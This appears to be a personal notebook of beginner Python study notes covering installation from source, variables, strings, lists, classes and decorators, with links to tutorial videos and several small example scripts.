==== Python - Basics

Friday, September 15, 2023

3:29 PM

Python3.11.8 Installation

Sunday, February 25, 2024

7:07 PM

**# Install gcc compiler**

sudo yum install gcc openssl-devel bzip2-devel libffi-devel -y;

**# Download Python .tgz file**

**# Untar**

sudo tar -zxvf ./Python.tgz;

cd ./Python-3.11.8;

**# Compile & Build Python3.11.8**

**sudo ./configure --enable-optimizations;**

**# Install Python3.11.8**

**sudo make altinstall**

Python site-packages

Tuesday, March 5, 2024

9:46 AM

C:\Users\IGS\AppData\Roaming\Python\Python311\site-packages

Variables

Tuesday, January 30, 2024

4:31 PM

user\_iq = 190

print(user\_iq)

#variables must start with lowercase

#variables are case-sensitive

#\_user\_iq = private variables

\_user\_iq = 180

print('\_user\_iq:', \_user\_iq)

user\_age = \_user\_iq/4

print('user\_age:', user\_age)

#constants

#all capitals tell others this is a const

PI = 3.14

print('PI:', PI)

# Dunder variables

# \_\_

# We should NOT create Dunders \_\_

a,b,c = 1,2,3

print('a,b,c:', a,b,c)

print('a:', a)


print('b:', b)

print('c:', c)

Data Types

Tuesday, January 30, 2024


4:29 PM



Types

Monday, January 1, 2024

7:14 PM



Immutable Types (Cannot change)

Tuesday, February 13, 2024

6:49 PM

[Python 101: Learn the 5 Must-Know Concepts](https://www.youtube.com/watch?v=mMv6OSuitWw&list=PLdbtMgV1x_BgL1Zns9Nx3f8qG_IRU8G4A&index=7)



str

int

float

bool

bytes

tuple

# These all cannot be changed

# Once you define them, you cannot change them


# Tuple

x = (1, 2)


x[0] = 1

print(f'x: {x}') => Error

'tuple' object does NOT support item assignment



# Mutable



LangChain

Tuesday, February 13, 2024

6:53 PM

[LangChain Explained In 15 Minutes - A MUST Learn For Python Programmers](https://www.youtube.com/watch?v=mrjq3lFz23s&list=PLdbtMgV1x_BgL1Zns9Nx3f8qG_IRU8G4A&index=8&pp=gAQBiAQB)



[These 7 Coding Skills Give You an UNFAIR Advantage](https://www.youtube.com/watch?v=bYYd_IlOb9k&list=PLdbtMgV1x_BgL1Zns9Nx3f8qG_IRU8G4A&index=12&pp=gAQBiAQB)




Python long projects

Tuesday, February 13, 2024

6:55 PM

[9 HOURS of Python Projects - From Beginner to Advanced](https://www.youtube.com/watch?v=NpmFbWO6HPU&list=PLdbtMgV1x_BgL1Zns9Nx3f8qG_IRU8G4A&index=19&pp=gAQBiAQB)



Mutable types (Can change)

Tuesday, February 13, 2024

6:50 PM

list

set

dict

# These can change

Operator precedence

Monday, January 1, 2024

7:14 PM

print(20 - 3 \* 4) #8

# ()

# \*\*

print((20 - 3 ) + 2 \*\* 2) #21

# ()

# \*\*

# \* /

# + -

Augmented assignment operators

Monday, January 1, 2024

8:18 PM


+=

-=

/=

\*=

\*\*=



bin() and complex

Monday, January 1, 2024

7:18 PM

# complex


# int float complex

# binary number

print(bin(5)) #0b101 #google binary number of 5 => 101

# Returning a binary number to a number based of 2


print(int('0b101', 2)) # 5




Long string

Monday, January 1, 2024

8:17 PM





string-concentation

Monday, January 1, 2024


8:25 PM

# String concatenation

string\_concatenation = 'Hello' + ' ' + 'Andrei'

print(string\_concatenation)

print('type of string\_concatenation: ', type(string\_concatenation))







type conversion

Monday, January 1, 2024

8:25 PM






Escape sequence

Monday, January 1, 2024

8:27 PM

Using backticks \





\t = tab

\n = New line

Formatted strings

Monday, January 1, 2024

8:31 PM

# Formatted strings

name = 'Johnny'

age = 55

print(f'Hi! {name}. You\'re {age} years old')



# Formatted strings

name = 'Johnny'


age = 55

print(f'Hi! {name}. You\'re {age} years old')

print(f'\n\n')

# .format

print('Hi {}. You\'re {} years old'.format(name, age))



# Formatted strings

name = 'Johnny'

age = 55

print(f'Hi! {name}. You\'re {age} years old')

print(f'\n\n')


# .format

print('Hi {}. You\'re {} years old'.format(name, age))

print(f'\n\n')

# specific order

print('Hi {new\_name}. You\'re {age} years old'.format(new\_name='Sally', age=70))



Augmented Assignment

Tuesday, January 30, 2024

4:28 PM

# augmented assignment operator

some\_value = 5

#some\_value = some\_value + 2

# augmented assignment operator += -= /= \*=

#some\_value += 2 #7

#some\_value \*= 2 #10

some\_value \*\*= 2 #5\*\*2 = 25

print('some\_value:', some\_value)



Complex (int float complex)

Tuesday, January 30, 2024

4:29 PM

# complex


# int float complex

# binary number

print(bin(5)) #0b101 #google binary number of 5 => 101

# Returning a binary number to a number based of 2

print(int('0b101', 2)) # 5



String concatenation

Tuesday, January 30, 2024


4:30 PM

# String concatenation

string\_concatenation = 'Hello' + ' ' + 'Andrei'

print(string\_concatenation)

print('type of string\_concatenation: ', type(string\_concatenation))



String indexing + Loop

Tuesday, January 30, 2024

4:33 PM

string-index.py:

#selfish = 'me me me'

selfish = '01234567'

#01234567

#m 0

#e 1

#  2

#m 3

#e 7

# [start:stop]

print('m0e1 2m3')

# Will only get all the way to 3

# [start:stop:stepover]

# print(selfish[1:])

# 1234567

print('==========')

# [start=0:stop=4]

print(selfish[0:4]) #0123

print('==========')

# [start=0:stop=5]

print(selfish[:5]) #01234

print('==========')

# [start=0:stop=0:stepover=1]

print(selfish[::1]) #01234567

# [start:stop:stepover]

print(selfish[-3]) #5

print('==========')

# Stepping over from the back with stepover=1

print(selfish[::-1])

print('==========')

# Stepping over from the back with stepover=1

print(selfish[::-2])

print('==========')

for i in selfish:

    print(i)

    print('==========')

    if i == '1':

        print('WoW! This i is 1')

immutability.py:

selfish = '01234567'

# String slicing

# selfish[start:stop:stepover]

# Immutability

# String in Python are Immutable = Cannot be changed

# This will work

selfish = 100

print(selfish)

selfish = '01234567'

# This does NOT work

#selfish[0] = '8'

# This works

selfish += '8'


print(selfish)

Functions & Built-ins

Tuesday, January 30, 2024

4:34 PM

<https://docs.python.org/3/library/functions.html>



len('hello')

**len() counts from 1 (NOT 0)**

<https://www.w3schools.com/python/python_ref_string.asp>

|  |  |
| --- | --- |
| **Method** | **Description** |
| [capitalize()](https://www.w3schools.com/python/ref_string_capitalize.asp) | Converts the first character to upper case |
| [casefold()](https://www.w3schools.com/python/ref_string_casefold.asp) | Converts string into lower case |
| [center()](https://www.w3schools.com/python/ref_string_center.asp) | Returns a centered string |
| [count()](https://www.w3schools.com/python/ref_string_count.asp) | Returns the number of times a specified value occurs in a string |
| [encode()](https://www.w3schools.com/python/ref_string_encode.asp) | Returns an encoded version of the string |
| [endswith()](https://www.w3schools.com/python/ref_string_endswith.asp) | Returns true if the string ends with the specified value |
| [expandtabs()](https://www.w3schools.com/python/ref_string_expandtabs.asp) | Sets the tab size of the string |
| [find()](https://www.w3schools.com/python/ref_string_find.asp) | Searches the string for a specified value and returns the position of where it was found |
| [format()](https://www.w3schools.com/python/ref_string_format.asp) | Formats specified values in a string |
| format\_map() | Formats specified values in a string |
| [index()](https://www.w3schools.com/python/ref_string_index.asp) | Searches the string for a specified value and returns the position of where it was found |
| [isalnum()](https://www.w3schools.com/python/ref_string_isalnum.asp) | Returns True if all characters in the string are alphanumeric |
| [isalpha()](https://www.w3schools.com/python/ref_string_isalpha.asp) | Returns True if all characters in the string are in the alphabet |
| [isascii()](https://www.w3schools.com/python/ref_string_isascii.asp) | Returns True if all characters in the string are ascii characters |
| [isdecimal()](https://www.w3schools.com/python/ref_string_isdecimal.asp) | Returns True if all characters in the string are decimals |
| [isdigit()](https://www.w3schools.com/python/ref_string_isdigit.asp) | Returns True if all characters in the string are digits |
| [isidentifier()](https://www.w3schools.com/python/ref_string_isidentifier.asp) | Returns True if the string is an identifier |
| [islower()](https://www.w3schools.com/python/ref_string_islower.asp) | Returns True if all characters in the string are lower case |
| [isnumeric()](https://www.w3schools.com/python/ref_string_isnumeric.asp) | Returns True if all characters in the string are numeric |
| [isprintable()](https://www.w3schools.com/python/ref_string_isprintable.asp) | Returns True if all characters in the string are printable |
| [isspace()](https://www.w3schools.com/python/ref_string_isspace.asp) | Returns True if all characters in the string are whitespaces |
| [istitle()](https://www.w3schools.com/python/ref_string_istitle.asp) | Returns True if the string follows the rules of a title |
| [isupper()](https://www.w3schools.com/python/ref_string_isupper.asp) | Returns True if all characters in the string are upper case |
| [join()](https://www.w3schools.com/python/ref_string_join.asp) | Converts the elements of an iterable into a string |
| [ljust()](https://www.w3schools.com/python/ref_string_ljust.asp) | Returns a left justified version of the string |
| [lower()](https://www.w3schools.com/python/ref_string_lower.asp) | Converts a string into lower case |
| [lstrip()](https://www.w3schools.com/python/ref_string_lstrip.asp) | Returns a left trim version of the string |
| [maketrans()](https://www.w3schools.com/python/ref_string_maketrans.asp) | Returns a translation table to be used in translations |
| [partition()](https://www.w3schools.com/python/ref_string_partition.asp) | Returns a tuple where the string is parted into three parts |
| [replace()](https://www.w3schools.com/python/ref_string_replace.asp) | Returns a string where a specified value is replaced with a specified value |
| [rfind()](https://www.w3schools.com/python/ref_string_rfind.asp) | Searches the string for a specified value and returns the last position of where it was found |
| [rindex()](https://www.w3schools.com/python/ref_string_rindex.asp) | Searches the string for a specified value and returns the last position of where it was found |
| [rjust()](https://www.w3schools.com/python/ref_string_rjust.asp) | Returns a right justified version of the string |
| [rpartition()](https://www.w3schools.com/python/ref_string_rpartition.asp) | Returns a tuple where the string is parted into three parts |
| [rsplit()](https://www.w3schools.com/python/ref_string_rsplit.asp) | Splits the string at the specified separator, and returns a list |
| [rstrip()](https://www.w3schools.com/python/ref_string_rstrip.asp) | Returns a right trim version of the string |
| [split()](https://www.w3schools.com/python/ref_string_split.asp) | Splits the string at the specified separator, and returns a list |
| [splitlines()](https://www.w3schools.com/python/ref_string_splitlines.asp) | Splits the string at line breaks and returns a list |
| [startswith()](https://www.w3schools.com/python/ref_string_startswith.asp) | Returns true if the string starts with the specified value |
| [strip()](https://www.w3schools.com/python/ref_string_strip.asp) | Returns a trimmed version of the string |
| [swapcase()](https://www.w3schools.com/python/ref_string_swapcase.asp) | Swaps cases, lower case becomes upper case and vice versa |
| [title()](https://www.w3schools.com/python/ref_string_title.asp) | Converts the first character of each word to upper case |
| [translate()](https://www.w3schools.com/python/ref_string_translate.asp) | Returns a translated string |
| [upper()](https://www.w3schools.com/python/ref_string_upper.asp) | Converts a string into upper case |
| [zfill()](https://www.w3schools.com/python/ref_string_zfill.asp) | Fills the string with a specified number of 0 values at the beginning |

Type conversion

Tuesday, January 30, 2024

5:28 PM

type-conversion.py:

name = 'Jedi'

age = 1000

relationship\_status = 'single'

relationship\_status = 'it\'s complicated'

print(f'relationship\_status: ', relationship\_status)

birth\_year = input(f'What year were you born? [yyyy]: ')

age = 2024 - int(birth\_year)

print(f'Your age is: {age}')

PEP8

Saturday, February 3, 2024

5:53 PM

<https://peps.python.org/pep-0008/>

Jupyter Notebooks

Saturday, February 3, 2024

5:55 PM

<https://problemsolvingwithpython.com/01-Orientation/01.03-Installing-Anaconda-on-Windows/>

Anaconda Navigator download:

<https://www.anaconda.com/download>



Lists

Saturday, February 3, 2024

6:21 PM

basket = ['a', 'x', 'b', 'c', 'd', 'e', 'd']

basket.sort()

basket.reverse()


# This creates a new list

print(basket[::-1])

truthy vs falsy

Friday, March 8, 2024


2:06 PM



tenary

Friday, March 8, 2024

2:07 PM



short-circuiting

Friday, March 8, 2024


2:07 PM



logical operators if elf else

Friday, March 8, 2024


2:06 PM




is vs ==

Friday, March 8, 2024

2:05 PM









for loops

Friday, March 8, 2024


2:08 PM

















iterable


Friday, March 8, 2024


2:19 PM



















# Dictionary unpacking (HashMap destructuring)







=== OOP

Saturday, March 9, 2024

3:55 PM

class.py

Saturday, March 9, 2024

3:57 PM

class.py:

# OOP

class BigObject: # Class

    pass

obj1 = BigObject() # instanciate

print(f'type(None): {type(None)}')

print(f'type(True): {type(True)}')

print(f'type(5): {type(5)}')

print(f'type(5.5): {type(5.5)}')


print(f'type(\'hi\'): {type('hi')}')


print(f'type([]): {type([])}')

print(f'type(()): {type(())}')

#print(f'type({}): {type({})}')

print(f'type(obj1): {type(obj1)}')





creating-project.py

Saturday, March 9, 2024

3:57 PM

creating-project.py:

# OOP

class PlayerCharacter:

    # \_\_init\_\_ is called whenever we instantiate

    # self refers to PlayerCharacter

    def \_\_init\_\_(self, name):

        self.name = name

    def run(self):

        print(f'run')


# Instantiate player1 using class


player1 = PlayerCharacter('player1')

print(f'player1:\n{player1}')

print(f'\n')

print(f'player1.name: {player1.name}')





# OOP

class PlayerCharacter:

    # \_\_init\_\_ is called whenever we instantiate

    # self refers to PlayerCharacter

    def \_\_init\_\_(self, name):

        self.name = name

    def run(self):

        print(f'run')

# Instantiate player1 using class

player1 = PlayerCharacter('Player1')

print(f'player1:\n{player1}')

print(f'\n')


print(f'player1.name: {player1.name}')


player2 = PlayerCharacter('Player2')


print(f'player2:\n{player2}')

print(f'\n')

print(f'player2.name: {player2.name}')







# Using Decorators

# @classmethod

# @staticmethod

# OOP

from colorama import Fore, Back, Style

class PlayerCharacter:

    # Class Object Attribute => self.attribute

    # NOT change across objects built with same Class

    membership = True

    # \_\_init\_\_ = class Constructor

    # similar to constructor(attr1, attr2) { super(attr1) } in javascript

    # \_\_init\_\_ is called whenever we instantiate a Class

    # self refers to this Class itself as PlayerCharacter

    # self. = this. in javascript

    def \_\_init\_\_(self, name='anonymous', age=0):

        # name='anonymous', age=0 => default values

        # Instantiating only if age > 18

        if (age > 18):

            self.name = name

            self.age = age

        elif (age == 0):

            print(Fore.RED + f'Failed to instantiate this Class with {self}:\nname: {name}\nage: {age}')

            print(Fore.RED + f'Please check whether you\'ve provided age')

        # If this.membership = True

        if (self.membership):

            self.name = name # attributes / properties

            self.age = age # attributes / properties

    def run(self, hello):

        print(f'{hello} {self.name} is running :D')

        return 'done'

    def shout(self):

        print(Fore.YELLOW + f'My name is: {self.name}')

    # Decorator

    # to write a function

    # using @classmethod => you'll have access to cls (Class)

    # @classmethod is commonly used when we wanna track & change

    # Class.Attributes => self.name, self.age etc.

    @classmethod

    def adding\_things(cls, num1, num2):

        try:

            # Instantiate an Object using cls(name, age)

            # player1.adding\_things(): <\_\_main\_\_.PlayerCharacter object at 0x0000019E072F5E50>

            return cls('Teddy', num1 + num2)

        except TypeError as e:

            print(Fore.RED + f'TypeError:\n{e}')

    # Decorator

    # to write a function

    # using @staticmethod => you'll NOT have access to cls (Class)

    # @staticmethod is commonly used when we do NOT care

    # about Class States => self.name, self.age etc.

    # using @staticmethod when NOT gonna change self.attributes

    @staticmethod

    def adding\_things2(num1, num2):

        try:

            # when using @staticmethod

            # cannot be used to access cls (Class)

            return num1 + num2

        except TypeError as e:

            print(Fore.RED + f'TypeError:\n{e}')

# Instantiating player1 using class PlayerCharacter

# with default values

player1 = PlayerCharacter('Player1', 20)

#help(player1)

print(Fore.YELLOW + f'player1:\n{player1}')

print(Fore.YELLOW + f'player1.name: {player1.name}')

print(Fore.YELLOW + f'player1.age: {player1.age}')

print(f'\n')

print(Fore.YELLOW + f'player1.run(): {player1.run("OMG!")}')

print(f'\n')

player2 = PlayerCharacter('Player2', 24)

player2.attack = 50

print(Fore.YELLOW + f'player1.membership: {player1.membership}')

print(Fore.YELLOW + f'player2.membership: {player2.membership}')

print(f'\n')

print(Fore.YELLOW + f'player1.shout(): {player1.shout()}')

print(Fore.YELLOW + f'player2.shout(): {player2.shout()}')

#print(f'player2:\n{player2}')

#print(f'player2.name: {player2.name}')

#print(f'player2.age: {player2.age}')

#print(f'player2.attack: {player2.attack}')

print(f'\n')

player3 = PlayerCharacter()

player3.attack = 100

print(f'\n')

# When using @classmethod decorator to instantiate a Class

# we must instantiate the Class (cls)

# @classmethod

# def func(cls, arg1, arg2):

# Otherwise

# TypeError: adding\_things() takes 2 positional arguments

# but 3 were given

print(Fore.YELLOW + f'player1.adding\_things(): {player1.adding\_things(2,3)}')

print(f'\n')


# Instantiating player4 using a function from Class.Attribute

# player4 = PlayerCharacter.adding\_things(num1,num2) => Class.Attribute(arg1,arg2)

# rather than just calling the Class => player4 = PlayerCharacter()

player4 = PlayerCharacter.adding\_things(2,3)

print(f'player4.age: {player4.age}')



getting blueprint

Sunday, March 10, 2024

4:18 PM

creating-project.py:

# OOP

class PlayerCharacter:

    # \_\_init\_\_ is called whenever we instantiate

    # self refers to PlayerCharacter

    def \_\_init\_\_(self, name, age):

        self.name = name # attributes / properties

        self.age = age # attributes / properties

    def run(self):

        print(f'{self.name} is running :D')

        return 'done'

# Instantiate player1 using class

player1 = PlayerCharacter('Player1', 20)

help(player1)

print(f'player1:\n{player1}')

print(f'player1.name: {player1.name}')

print(f'player1.age: {player1.age}')

print(f'\n')

print(f'player1.run(): {player1.run()}')

print(f'\n')

print(f'\n')

player2 = PlayerCharacter('Player2', 24)

player2.attack = 50


#print(f'player2:\n{player2}')

#print(f'player2.name: {player2.name}')

#print(f'player2.age: {player2.age}')

#print(f'player2.attack: {player2.attack}')






Multi-threading vs Multi-processing

Tuesday, February 13, 2024

6:58 PM

[threading vs multiprocessing in python](https://www.youtube.com/watch?v=AZnGRKFUU0c&t=1128s&pp=ygUfcHl0aG9uIG11bHRpcHJvY2Vzc2luZyB0dXRvcmlhbA%3D%3D)



=== Functional Programming (FP)

Friday, March 22, 2024

10:14 AM

Simplicity over data structures

Friday, March 22, 2024

10:14 AM



Pure Functions

Friday, March 22, 2024

10:17 AM

any inputs => always the same results returned

